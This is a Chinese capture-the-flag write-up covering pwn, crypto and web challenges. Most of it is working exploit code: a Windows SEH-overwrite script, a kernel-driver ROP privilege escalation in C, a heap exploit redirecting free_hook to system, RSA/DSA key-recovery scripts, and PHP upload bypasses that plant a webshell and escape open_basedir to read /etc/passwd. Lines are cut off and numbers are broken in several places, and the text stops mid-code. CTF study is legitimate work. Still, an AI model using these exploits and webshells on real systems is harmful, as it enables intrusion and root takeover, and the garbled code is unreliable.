这时想到，如果除以零会怎样，于是输入0040853C，发现通过异常处理进入了新的函数`sub_407F60`

分析这里的功能，它提供了10次任意地址读取。输入选项yes和no的时候有栈溢出，同时如果输入的不是yes或no，调用fgets又能栈溢出。

开头写死了两个1。结束时会把他们相加然后与三校验，正确会输出flag。我们输入的字符串是在这两个数据高位的，所以不能溢出覆盖到他们。

同时由于最后也是exit掉的，所以也不能覆盖返回地址。

测试了下任意地址读取，如果输入非法地址会异常，进入一个异常处理函数。

观察一下函数开头的代码：

```
.text:00407F60                 push    ebp
.text:00407F61                 mov     ebp, esp
.text:00407F63                 push    0FFFFFFFEh
.text:00407F65                 push    offset dword_47ACC0
.text:00407F6A                 push    offset SEH_407F60
.text:00407F6F                 mov     eax, large fs:0
.text:00407F75                 push    eax
.text:00407F76                 add     esp, 0FFFFFF2Ch
.text:00407F7C                 mov     eax, ___security_cookie
.text:00407F81                 xor     [ebp+var_8], eax
.text:00407F84                 xor     eax, ebp
.text:00407F86                 mov     [ebp+var_1C], eax
.text:00407F89                 push    ebx
.text:00407F8A                 push    esi
.text:00407F8B                 push    edi
.text:00407F8C                 push    eax
.text:00407F8D                 lea     eax, [ebp+var_10]
```

security_cookie是全局变量上一个值，每一个进程自始至终是固定的。它异或到了ebp-8的数据上，调试一下发现这里指向SEH结构体，之后又异或了ebp放到ebp-1Ch作为

想到可以在栈上伪造一个seh结构体，然后把ebp-8覆盖成我们伪造的结构体，结构体中的异常处理函数改成程序中的后门地址。由于这个地址异或了cookie，所以我们还要

经过多次调试发现还有一些栈上的值不能变，通过计算偏移覆盖或者直接用任意地址读取后覆盖。需要注意的是ebp-4应为0。

```
from pwn import *
main_aslr = 0x1c395e
```

```
main_addr = 0x0040395E
cookie_addr = 0x0047C004
stack_addr = 0x19FF10
cookie_aslr = cookie_addr-main_addr+main_aslr

def leak_stack(stack):
   p.recvuntil("Do you want to know more?")
   p.sendline("yes")
   p.recvuntil("Where do you want to know?")
   p.sendline(str(stack-stack_addr+stack_aslr))
   p.recvuntil("value is ")
   s = p.recvline().strip()
   s = eval(s)
   return s

p = remote("121.40.159.66","6666")
p.recvuntil("stack address = ")
stack_aslr = eval(p.recv(8))
log.success("stack:0x%x"%stack_aslr)
p.recvuntil("main address = ")
main_aslr = eval(p.recv(8))
log.success("main:0x%x"%main_aslr)
str4_addr = 0x0019FE48-stack_addr+stack_aslr
p.recvuntil("So,Can You Tell me what did you know?")
p.sendline("00408541")
p.recvuntil("Do you want to know more?")
p.sendline("yes")
p.recvuntil("Where do you want to know?")
p.sendline(str(cookie_aslr))
p.recvuntil("value is ")
cookie = p.recvline().strip()
cookie = eval(cookie)
log.success("cookie:0x%x"%cookie)
s1 = leak_stack(0x19fed4)
s4 = leak_stack(0x19fee0)
s5 = leak_stack(0x19fee4)
p.recvuntil("Do you want to know more?")
p.sendline("y")
payload = 'aaaa' + p32(0xffffffe4)+p32(0)+p32(0xffffff0c)+p32(0)+p32(0xfffffffe)+p32(0x408224-main_addr+main_aslr)+p32(0x00408
payload = payload.ljust(144,"a") + p32(s1) + 'a'*8 + p32(s4) + p32(s5) + p32(cookie^str4_addr) + p32(0)
print(len(payload))
p.sendline(payload)
p.recvuntil("Do you want to know more?")
p.sendline("yes")
p.recvuntil("Where do you want to know?\r\n")
p.sendline("0")
p.interactive()
```

sudrv

格式化拿内核地址和栈地址，堆溢出覆盖，多次分配到栈上ROP。

```
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <pthread.h>
#include <sys/stat.h>
#include <unistd.h>
#include <errno.h>
#include <fcntl.h>
#include <sys/ioctl.h>
#include <memory.h>
#include <pty.h>
#include <signal.h>

#define kalloc  0x73311337
#define kfree   0x13377331
#define printk  0xDEADBEEF
```

```
#define prepare_off 0x81790
#define commit_off  0x81410
#define pop_rdi_ret 0x3a591c
#define mov_rdi_cr4 0x4e5b1
#define pop_rdx_ret 0x44f17
#define mv_rax_in_rdx   0x6b31

void error_quit(char *p)
{
   perror(p);
   exit(-1);
}

void (*commit_creds)(void *);
void (*prepare_kernel_cred)(void *);

void get_root(int arg)
{
   system("/bin/sh");;
}

int main()
{
   int i,fd,t[0x100];
   char p[0x2008];
   signal(SIGSEGV, get_root);
   char *leak = "%lx %lx %lx %lx %lx kernel:0x%lx %lx %lx %lx stack:0x%lx %lx %lx %lx %lx aa\n";
   unsigned long stack;
   unsigned long kernel;
       if ((fd = open("/dev/meizijiutql",O_RDWR)) == -1)
       error_quit("open error");
   for (i = 0; i < 0x103; i++)
       ioctl(fd, kalloc, 0xff9);
   write(fd, leak, strlen(leak));
   ioctl(fd, printk, 0);
   ioctl(fd, printk, 0);
   printf("input kernel_base\n");
   scanf("%lx",&kernel);
   kernel = kernel & 0xfffffffffff00000;
   kernel -= 0x100000;
   printf("input stack_addr\n");
   scanf("%lx",&stack);
   stack = stack & 0xffffffffffffff000;
   *((unsigned long *)&p[0x1000]) = stack;
   write(fd, p, 0x1008);
   memset(p,0x90,0x2000);
   unsigned long *rop = (unsigned long *)&p[0xe50-8];
   i = 0;
   printf("0x%lx\n",pop_rdi_ret+kernel);
   sleep(1);
   rop[i++] = pop_rdi_ret + kernel;
   rop[i++] = 0;
   rop[i++] = prepare_off + kernel;
   rop[i++] = pop_rdx_ret + kernel;
   rop[i++] = stack + 0xe80;
   rop[i++] = mv_rax_in_rdx + kernel;
   rop[i++] = pop_rdi_ret + kernel;
   rop[i++] = 0x6f0;
   rop[i++] = commit_off + kernel;
   rop[i++] = 0xa00d5a + kernel;
   rop[i++] = 0x246;
   rop[i++] = 0x021880 + kernel;
   rop[i++] = get_root;
   rop[i++] = 0x33;
   rop[i++] = 0x246;
   rop[i++] = p;
   rop[i++] = 0x2b;
   for (i=0;i<0x700;i++)
```

```
    {
        ioctl(fd, kalloc, 0xff9);
        write(fd, p, 0x1000);
    }
    return 0;
}
```

二手旧电脑

这道题比较简单

漏洞很明显，off by null

利用 off by null 可以控制其他chunk

然后再fastbin attack到heap第一个chunk那里

再利用题目给的rename，就可以进行任意写，写到free_hook为system，然后就可以了

exp如下

```
from pwn import *

debug=0

context.log_level='debug'

if debug:
   p=process('./pwn')
   #p=process('',env={'LD_PRELOAD':'./libc.so'})
   gdb.attach(p)
else:
   p=remote('47.111.59.243', 10001)

def ru(x):
   return p.recvuntil(x)

def se(x):
   p.send(x)

def sl(x):
   p.sendline(x)

def add(sz,name,price):
   sl('1')
   ru('length: ')
   sl(str(sz))
   ru('Name: ')
   se(name)
   ru('Price: ')
   sl(str(price))
   ru('>>> ')

def comment(idx,content,score):
   sl('2')
   ru('Index: ')
   sl(str(idx))
   ru('Comment on')
   se(content)
   ru('score:')
   sl(str(score))
   ru('>>> ')

def throw(idx):
   sl('3')
   ru('index: ')
   sl(str(idx))
   ru('Comment ')
   data = ru(' will')[:-5]
   ru('>>> ')
```

```
   return data

add(0x200,'a\n',100)
add(0x100,'a\n',200)
comment(0,'aaaa\n',100)
throw(0)
add(0x10,'a\n',100)
comment(0,'a',100)
libc = u32(throw(0)[4:8])
if debug:
   base = libc-0x1b27b0
else:
   base = libc-0x1b07b0

throw(1)
add(0x200,'c'*20+'\n',100)
throw(0)
add(0xc,'wwwww\n',100)
comment(0,'a'*0x10,200)

heap = u32(throw(0)[0x10:0x14])-0x48

for i in range(8):
   add(0x10,'a\n',100)
for i in range(8):
   throw(i)

add(0x10,'b\n',200) #0
add(0xa0,'a\n',100) #1
add(0xfc,'a\n',100) #2
add(0xfc,'b\n',200) #3
add(0xfc,'c\n',300) #4

throw(2)
add(0xfc,(p32(0)*3+p32(0xf1)+p32(heap+0x288)+p32(heap+0x288)+p32(heap+0x278)*4).ljust(0xf8,'a')+p32(0xf0),200) #2
throw(3)
add(0xec,'a\n',100) #3
add(0xfc,'b\n',200) #5

throw(3)

add(0x2c,'qqqqqq\n',100) #3
add(0xbc,'a\n',100) #6

throw(3)

throw(2)

#free_hook =  base + 0x1b38b0
free_hook = base + 0x1b18b0


add(0xfc,p32(0)*3+p32(0x31)+p32(heap)+'\n',100) #2
add(0x2c,p32(0)+p32(heap+0x8)+p32(0)+p32(free_hook)+p32(0)+p32(heap+0x298)+'/bin/sh\0'+'\n',100) #3


add(0x2c,p32(heap+0x290)+p32(heap+0x280)+'\n',100) #7

sl('4')
ru('Give me an index: ')
sl('1')
sleep(0.5)
se(p32(heap+0x290)+p32(heap+0x288))
ru('Wanna get more power?(y/n)')

sl('y')
ru('Give me serial:')
se('e4SyD1C!')
sleep(0.5)
```

```
#se('a'+p32(base+0x3ada0))
se('a'+p32(base+0x3a940))


print(hex(free_hook))
print(hex(base))
print(hex(heap))
p.interactive()
```

Crypto

Prime

题目给出4个N，不知道是咋生成的

瞎试，发现n0 n1不互质，后来发现任意两个都不互质，然后就能求出每个n的四个因子。

```
from pwn import *
from hashlib import md5
import decimal
import gmpy2
def gcd(a, b):
  if a < b:
    a, b = b, a
  while b != 0:
    temp = a % b
    a = b
    b = temp
  return a

a = 0
def oracle(num):
   p.recvuntil("Please input your option:")
   p.sendline("D")
   p.recvuntil("Your encrypted message:")
   p.sendline(str(num))
   p.recvuntil("The plain of your decrypted message is ")
   lsb = p.recv(3)
   return lsb == 'odd'

def partial(c,e,n):
   k = n.bit_length()
   decimal.getcontext().prec = k  # for 'precise enough' floats
   lo = decimal.Decimal(0)
   hi = decimal.Decimal(n)
   for i in range(k):
       if not oracle(c):
           hi = (lo + hi) / 2
       else:
           lo = (lo + hi) / 2
       c = (c * pow(2, e, n)) % n
       print i, int(hi - lo)
   return int(hi)

s = "0123456789abcdefABCDEF"
p = remote("47.111.59.243","8003")
p.recvuntil("[*] Please find a string that md5(str + ")
salt = p.recv(4)
p.recvuntil("[0:5] == ")
part_hash = p.recv(5)
found = 0
for i in s:
   for j in s:
       for k in s:
           for l in s:
               for m in s:
                   ss = i+j+k+l+m
                   if md5(ss+salt).hexdigest()[:5] == part_hash:
                       found = 1
```

```
                        break
                if found:
                    break
            if found:
                break
        if found:
            break
    if found:
        break

p.recvuntil("> ")
p.sendline(ss)

p.recvuntil("cs[0] = ")
c1 = eval(p.recvline())
p.recvuntil("ns[0] = ")
n1 = eval(p.recvline())
p.recvuntil("cs[1] = ")
c2 = eval(p.recvline())
p.recvuntil("ns[1] = ")
n2 = eval(p.recvline())
p.recvuntil("cs[2] = ")
c3 = eval(p.recvline())
p.recvuntil("ns[2] = ")
n3 = eval(p.recvline())
p.recvuntil("cs[3] = ")
c4 = eval(p.recvline())
p.recvuntil("ns[3] = ")
n4 = eval(p.recvline())


n1p1 = gcd(n1,n2)
n1p2 = gcd(n1,n3)
n1p3 = gcd(n1,n4)
n1p4 = n1/(n1p1*n1p2*n1p3)
d1=int(gmpy2.invert(n1,(n1p1-1)*(n1p2-1)*(n1p3-1)*(n1p4-1)))
m1 = pow(c1,d1,n1)

n2p1 = gcd(n2,n1)
n2p2 = gcd(n2,n3)
n2p3 = gcd(n2,n4)
n2p4 = n2/(n2p1*n2p2*n2p3)
d2=int(gmpy2.invert(n2,(n2p1-1)*(n2p2-1)*(n2p3-1)*(n2p4-1)))
m2 = pow(c2,d2,n2)

n3p1 = gcd(n3,n1)
n3p2 = gcd(n3,n2)
n3p3 = gcd(n3,n4)
n3p4 = n3/(n3p1*n3p2*n3p3)
d3=int(gmpy2.invert(n3,(n3p1-1)*(n3p2-1)*(n3p3-1)*(n3p4-1)))
m3 = pow(c3,d3,n3)

n4p1 = gcd(n4,n2)
n4p2 = gcd(n4,n3)
n4p3 = gcd(n4,n1)
n4p4 = n4/(n4p1*n4p2*n4p3)
d4=int(gmpy2.invert(n4,(n4p1-1)*(n4p2-1)*(n4p3-1)*(n4p4-1)))
m4 = pow(c4,d4,n4)

p.recvuntil("ms[0] = ")
p.sendline(hex(m1))

p.recvuntil("ms[1] = ")
p.sendline(hex(m2))

p.recvuntil("ms[2] = ")
p.sendline(hex(m3))

p.recvuntil("ms[3] = ")
```

```
p.sendline(hex(m4))

print(p.recvline().strip())
```

DSA

k共享

原理 ¶

如果在两次签名的过程中共享了k，我们就可以进行攻击。

假设签名的消息为m1,m2，显然，两者的r的值一样，此外

$$s_1 \equiv (H(m_1) + xr)k^{-1} \bmod q$$

$$s_2 \equiv (H(m_2) + xr)k^{-1} \bmod q$$

这里我们除了x和k不知道剩下的均知道，那么

$$s_1 k \equiv H(m_1) + xr$$

$$s_2 k \equiv H(m_2) + xr$$

两式相减

$$k(s_1 - s_2) \equiv H(m_1) - H(m_2) \bmod q$$

此时 即可解出k，进一步我们可以解出x。

脚本如下：

```
#coding=utf8
from Crypto.PublicKey import DSA
from hashlib import md5
import gmpy2
import hashlib
from cryptography.hazmat.primitives.asymmetric.rsa import _modinv

p = 89884656743115795580686663829063433723705316331915518116995555215732107995059028542508401244839154951727540560161931978595
q = 1111804377363103506497255080558092668997313464491
g = 8101587160345698103288526286725628941542818571806722186317601548042627891678427393246108859727845302523813017126455434033
y = 2420596707606594639893994296655524322547414597813831413513320193261615199877805396811429177421786226142096772335599666281
```

```
#■■■■■■r■■■■■m■■■■■■md5

# And see the brave day sunk in hideous night
# Its MD5 digest: 189275664133327295485034625257633857845
# (1110285731834476772119910400331516120389395795749L, 671563422243860980520073471433161684440141852624L)

# ----------------------------------------------------------------------
```

```
# And sable curls all silver'd o'er with white
# Its MD5 digest: 764476119714733500190280426379939305 02
# (111028573183447677211991040033151612038939579574 9L, 2188953973090268533411361974664197268362202392 72L)

s0=671563422243860980520073471433161684440141852624
s1=2188953973090268533411361974664197268362202392 72
```

```
m0=189275664133327295485034625257633857845
m1=764476119714733500190280426379939305 02

r= 111028573183447677211991040033151612038939579574 9

dm=m1-m0
ds=s1-s0

k = gmpy2.mul(dm, gmpy2.invert(ds, q))
k = gmpy2.f_mod(k, q)
tmp = gmpy2.mul(k, s0) - m0
x = tmp * gmpy2.invert(r, q)
x = gmpy2.f_mod(x, q)

data5="""And nothing 'gainst Time's scythe can make defence"""

kinv = _modinv(k, q)
h = hashlib.md5(data5.encode()).digest()
h = int.from_bytes(h, "big")
s = kinv * (h + r * x) % q
print("("+str(r)+"L, "+str(int(s))+"L)")
#flag■flag{Wh4t_a_Prety_Si3nature!}
```

mt

出题人加密很直观，明文不断的加密，最终的还是明文，所以直奔主题，payload如下：

```
from Crypto.Random import random
from Crypto.Util import number

def convert(m):
   m = m ^ m >> 13
   m = m ^ m << 9 & 2029229568
   m = m ^ m << 17 & 2245263360
   m = m ^ m >> 19
   return m

def transform(message):
   new_message = ''
   for i in range(len(message) / 4):
       block = message[i * 4 : i * 4 +4]
       block = number.bytes_to_long(block)
       block = convert(block)
       block = number.long_to_bytes(block, 4)
       new_message += block
   return new_message
c1 = '641460a9'
c2 = 'e3953b1a'
c3 = 'aa21f3a2'
def decode(c):
x = c
while True:
    xx = x
    x = transform(x.decode('hex')).encode('hex')
    if x == c:
        return xx

print(decode(c1)+decode(c2)+decode(c3))
#flag{84b45f89af22ce7e67275bdc}
```

RSA

lsb Oracal attack

```
from pwn import *
from hashlib import md5
import decimal
a = 0
def oracle(num):
   p.recvuntil("Please input your option:")
   p.sendline("D")
   p.recvuntil("Your encrypted message:")
   p.sendline(str(num))
   p.recvuntil("The plain of your decrypted message is ")
   lsb = p.recv(3)
   return lsb == 'odd'

def partial(c,e,n):
   k = n.bit_length()
   decimal.getcontext().prec = k  # for 'precise enough' floats
   lo = decimal.Decimal(0)
   hi = decimal.Decimal(n)
   for i in range(k):
       if not oracle(c):
           hi = (lo + hi) / 2
       else:
           lo = (lo + hi) / 2
       c = (c * pow(2, e, n)) % n
       print i, int(hi - lo)
   return int(hi)

s = "0123456789abcdefABCDEF"
p = remote("47.111.59.243","9421")
p.recvuntil("[*] Please find a string that md5(str + ")
salt = p.recv(4)
p.recvuntil("[0:5] == ")
part_hash = p.recv(5)
found = 0
for i in s:
   for j in s:
       for k in s:
           for l in s:
               for m in s:
                   ss = i+j+k+l+m
                   if md5(ss+salt).hexdigest()[:5] == part_hash:
                       found = 1
                       break
               if found:
                   break
           if found:
               break
       if found:
           break
   if found:
       break

p.recvuntil("> ")
p.sendline(ss)
p.recvuntil("Guess the Secrets 3 times, Then you will get the flag!\n")
for i in range(3):
   R = p.recvline().strip()
   p.recvuntil("n = ")
   n = eval(p.recvline().strip())
   p.recvuntil("e = ")
   e = eval(p.recvline().strip())
   p.recvuntil("The Encypted secret:")
   p.recvuntil("c = ")
   c = eval(p.recvline().strip())
   c_of_2 = pow(2,e,n)
   m = partial((c*c_of_2)%n,e,n)
   p.recvuntil("Please input your option:")
```

```
    p.sendline("G")
    p.recvuntil('The secret:')
    p.sendline(str(m))
    s = p.recvline().strip()
    print(s)
    log.success(s+' '+R+" success!")
p.interactive()
```

web

CheckIn

题目功能是一个文件上传，可以上传jpg、png等文件，但是限制了php，而且还判断了上传的文件头，使用exif_image来判断的，这个很容易绕过，直接随便加一个图片文

```
Content-Length: 321
Connection: close
Cookie: PHPSESSID=2r7aeii39jpree9dk2k1hl0bs3
Upgrade-Insecure-Requests: 1

----------------------------191691572411478
Content-Disposition: form-data; name="fileUpload"; filename="1.jpg"
Content-Type: image/jpeg

□□□□JFIF□□□□□□C
----------------------------191691572411478
Content-Disposition: form-data; name="upload"

鎖慎氦
```

```
</html>

Your dir uploads/2bc454e1fc8129de63d3c034e5c0c24f <br>Your
files : <br>array(4) {
  [0]=>
  string(1) "."
  [1]=>
  string(2) ".."
  [2]=>
  string(5) "1.jpg"
  [3]=>
  string(9) "index.php"
}
```

```
----------------------------191691572411478
ontent-Disposition: form-data; name="fileUpload"; filename="1.php"
ontent-Type: image/jpeg

□□□JFIF□□□□□□C
----------------------------191691572411478
ontent-Disposition: form-data; name="upload"
```

```
    <input type="submit" name="up
  </form>
</body>

</html>

illegal suffix!
```

```
Content-Disposition: form-data; name="fileUpload"; filename="1.jpg"
Content-Type: image/jpeg

asdf□□□JFIF□□□□□□C
----------------------------191691572411478
Content-Disposition: form-data; name="upload"

鎖慎氦
----------------------------191691572411478--
```

```
enctype="multipart/form-data">
    <label for="file">文件名：</label>
    <input type="file" name="fileUpload" id="file"><br>
    <input type="submit" name="upload" value="提交">
  </form>
</body>

</html>

exif_imagetype:not image!
```

尝试了.htaccess，发现不行，队里师傅突然说用`.user.iniorz`，第一次见还能这么做。先发下p牛的链接

[.user.ini文件构成的PHP后门]

```
Cookie: PHPSESSID=2r7aeii39jpree9dk2k1hl0bs3
Upgrade-Insecure-Requests: 1

-----------------------------191691572411478
Content-Disposition: form-data; name="fileUpload"; filename=".user.ini"
Content-Type: text/plain

GIF89a="aaa"
auto_prepend_file="2.jpg"
-----------------------------191691572411478
Content-Disposition: form-data; name="upload"

鎖慎氦
-----------------------------191691572411478--
```

```
Your dir uploads/2bc454e1fc8129de63d3c034e5c0c24f <br>Your files : <br>array(5) {
  [0]=>
  string(1) "."
  [1]=>
  string(2) ".."
  [2]=>
  string(9) ".user.ini"
  [3]=>
  string(5) "1.jpg"
  [4]=>
  string(9) "index.php"
}
```

```
Content-Length: 353
Connection: close
Cookie: PHPSESSID=2r7aeii39jpree9dk2k1hl0bs3
Upgrade-Insecure-Requests: 1

-----------------------------191691572411478
Content-Disposition: form-data; name="fileUpload"; filename="2.jpg"
Content-Type: text/plain

GIF89<script language="php">system("cat /flag");</script>
-----------------------------191691572411478
Content-Disposition: form-data; name="upload"

鎖慎氦
-----------------------------191691572411478--
```

```
Your dir uploads/2bc454e1fc8129de63d3c034e5c0c24f <br>Your files : <br>array(6) {
  [0]=>
  string(1) "."
  [1]=>
  string(2) ".."
  [2]=>
  string(9) ".user.ini"
  [3]=>
  string(5) "1.jpg"
  [4]=>
  string(5) "2.jpg"
  [5]=>
  string(9) "index.php"
}
```


47.111.59.243:9021/uploads/2bc454e1fc8129de63d3c034e5c0c24f/

GIF89SUCTF{U5er_1n1_01d_TR1ck}

EasyPHP

[ISITDTU CTF 2019 EasyPHP 回顾]

找到一篇类似的题，但是这里长度限制了18，太狠了，还过滤了字母数字。



于是谷歌了一番，找到了Smi1e师傅的一篇文章，结合陆队的blog，找到了思路

Another Way-Step 2

接着我们就可以通过十六进制异或来进行字符串操作了。例如：

```
print_r ^ 0xff -> 0x8f8d96918ba08d -> ((%ff%ff%ff%ff%ff%ff%ff)^(%8f%8d%96%91%8b%a0%8d))
scandir ^ 0xff -> 0x8c9c9e919b968d -> ((%ff%ff%ff%ff%ff%ff%ff)^(%8c%9c%9e%91%9b%96%8d))
      . ^ 0xff -> 0xd1             -> ((%ff)^(%d1))
```

当然也可以不使用 0xff，使用以下 payload 就可以在没有字符限制的时候进行列目录了：

```
((%ff%ff%ff%ff%ff%ff%ff)^(%8f%8d%96%91%8b%a0%8d))(((%ff%ff%ff%ff%ff%ff%ff)^(%8c%9c%9e%91%9b%
```

正确的payload为

```
${"`{{{"^"?<>/"}['+']();&+=getFlag
```

这里利用了 `${}` 中的代码是可以执行的特点，其实也就是可变变量。

```
<?php
    $a = 'hello';
    $$a = 'world';
    echo "$a ${$a}";
?>

输出：hello world
```

`${$a}`，括号中的 `$a` 是可以执行的，变成了hello。

payload中的{}也是这个原理，{}中用的是异或，`^` 在{}中被执行了，也就是上面讲的"`{{{"^"?<>/"执行了异或操作，相当于_GET。

经过摸索，找到payload

```
${%A0%B8%BA%AB^%ff%ff%ff%ff}{%A0}();&%A0=get_the_flag
```

接下来就是上传了，说一下流程，上传一个.htaccess，然后getshell，直接贴脚本了

```
SIZE_HEADER = b"\n\n#define width 1337\n#define height 1337\n\n"

def generate_php_file(filename, script):
   phpfile = open(filename, 'wb')

   phpfile.write(script.encode('utf-16be'))
   phpfile.write(SIZE_HEADER)

   phpfile.close()

def generate_htacess():
   htaccess = open('.htaccess', 'wb')

   htaccess.write(SIZE_HEADER)
   htaccess.write(b'AddType application/x-httpd-php .south\n')
   htaccess.write(b'php_value zend.multibyte 1\n')
   htaccess.write(b'php_value zend.detect_unicode 1\n')
   htaccess.write(b'php_value display_errors 1\n')

   htaccess.close()

generate_htacess()
generate_php_file("webshell.south", "<?php eval($_GET['cmd']); die(); ?>")
```

把文件上传上去之后得到shell，发现有open_basedir，这里想到0CTF-TCTF final的绕过open_basedir任意文件读取

```
http://47.111.59.243:9001/upload/tmp_cc54f9a65160d1015e9d4b96601f1274/webshell.south?cmd=mkdir("/tmp/fuck");chdir('/tmp/fuck/'
```

47.111.59.243:9001/upload/tmp_2bc454e1fc8129de63d3c034e5c0c24f/webshell.south?cmd=mkdir('/tmp/fgfg');chdir('/tmp/fgfg/');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..

string(972) "root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nolo
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sb
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uuc
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/u
/sshd:/usr/sbin/nologin "

http://47.111.59.243:9001/upload/tmp_cc54f9a65160d1015e9d4b96601f1274/webshell.south?cmd=mkdir("/tmp/fuck");chdir('/tmp/fuck/'

Warning: mkdir(): File exists in **/var/www/html/upload/tmp_2bc454e1fc8129de63d3c034e5c0c24f/webshell.south(1) : eval()'d code** on line **1**
array(25) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(10) ".dockerenv" [3]=> string(16) "THis_Is_tHe_F14g" [4]=> string(8) "bd_build" [5]=> string(3) "bin" [6]=> string(4) "boot" [7]=> string(8) "clean.sh" [8]=> string(3) "dev" [9]=> string(3) "etc" [10]=> string(4) "home" [11]=> string(3) "lib" [12]=> string(5) "lib64" [13]=> string(5) "media" [14]=> string(3) "mnt" [15]=> string(3) "opt" [16]=> string(4) "proc" [17]=> string(4) "root" [18]=> string(3) "run" [19]=> string(4) "sbin" [20]=> string(3) "srv" [21]=> string(3) "sys" [22]=> string(3) "tmp" [23]=> string(3) "usr" [24]=> string(3) "var" }

http://47.111.59.243:9001/upload/tmp_cc54f9a65160d1015e9d4b96601f1274/webshell.south?cmd=mkdir("/tmp/fuck");chdir('/tmp/fuck/'

47.111.59.243:9001/upload/tmp_2bc454e1fc8129de63d3c034e5c0c24f/webshell.south?cmd=chdir('tm

Warning: chdir(): No such file or directory (errno 2) in **/var/www/html/uploa**
line **1**
suctf{Undefined_constant_With_XOR_Code_Execution}

Upload labs 2

这道题开放了不久，给了源码，接着审计一波,index.php上传这里没啥限制，限制了文件后缀

```
#index.php
<?php
include 'class.php';

$userdir = "upload/" . md5($_SERVER["REMOTE_ADDR"]);
if (!file_exists($userdir)) {
   mkdir($userdir, 0777, true);
}
if (isset($_POST["upload"])) {
   // ■■■■■■■■■■
   $allowedExts = array("gif", "jpeg", "jpg", "png");
   $tmp_name = $_FILES["file"]["tmp_name"];
   $file_name = $_FILES["file"]["name"];
   $temp = explode(".", $file_name);
   $extension = end($temp);
   if ((($_FILES["file"]["type"] == "image/gif")
           || ($_FILES["file"]["type"] == "image/jpeg")
           || ($_FILES["file"]["type"] == "image/png"))
       && ($_FILES["file"]["size"] < 204800)   // ■■ 200 kb
       && in_array($extension, $allowedExts)
   ) {
       $c = new Check($tmp_name);
       $c->check();
       if ($_FILES["file"]["error"] > 0) {
           echo "■■■: " . $_FILES["file"]["error"] . "<br>";
           die();
```

```
        } else {
            move_uploaded_file($tmp_name, $userdir . "/" . md5($file_name) . "." . $extension);
            echo "[redacted]: " . $userdir . "/" . md5($file_name) . "." . $extension;
        }
    } else {
        echo "[redacted]";
    }
}
```

func.php接受一个url参数，参数经过一个很狠的正则，会去你上传的目录找你上传的文件，获取MIME返回。

```
# func.php
if (isset($_POST["submit"]) && isset($_POST["url"])) {
    if(preg_match('/^(ftp|zlib|data|glob|phar|ssh2|compress.bzip2|compress.zlib|rar|ogg|expect)(.|\\s)*|(.|\\s)*(file|data|\.\.
        die("Go away!");
    }else{
        $file_path = $_POST['url'];
        $file = new File($file_path);
        $file->getMIME();
        echo "<p>Your file type is '$file' </p>";
    }
}
```

class.php这里的File的__wakeup函数很异常，预计就是题目考点了，作用是创建一个类的新实例，给出的参数将传递到类的构造函数。

```
#class.php
<?php
include 'config.php';

class File{

    public $file_name;
    public $type;
    public $func = "Check";

    function __construct($file_name){
        $this->file_name = $file_name;
    }

    function __wakeup(){
        $class = new ReflectionClass($this->func);
        $a = $class->newInstanceArgs($this->file_name);
        $a->check();
    }

    function getMIME(){
        $finfo = finfo_open(FILEINFO_MIME_TYPE);
        $this->type = finfo_file($finfo, $this->file_name);
        finfo_close($finfo);
    }

    function __toString(){
        return $this->type;
    }

}

class Check{

    public $file_name;

    function __construct($file_name){
        $this->file_name = $file_name;
    }

    function check(){
        $data = file_get_contents($this->file_name);
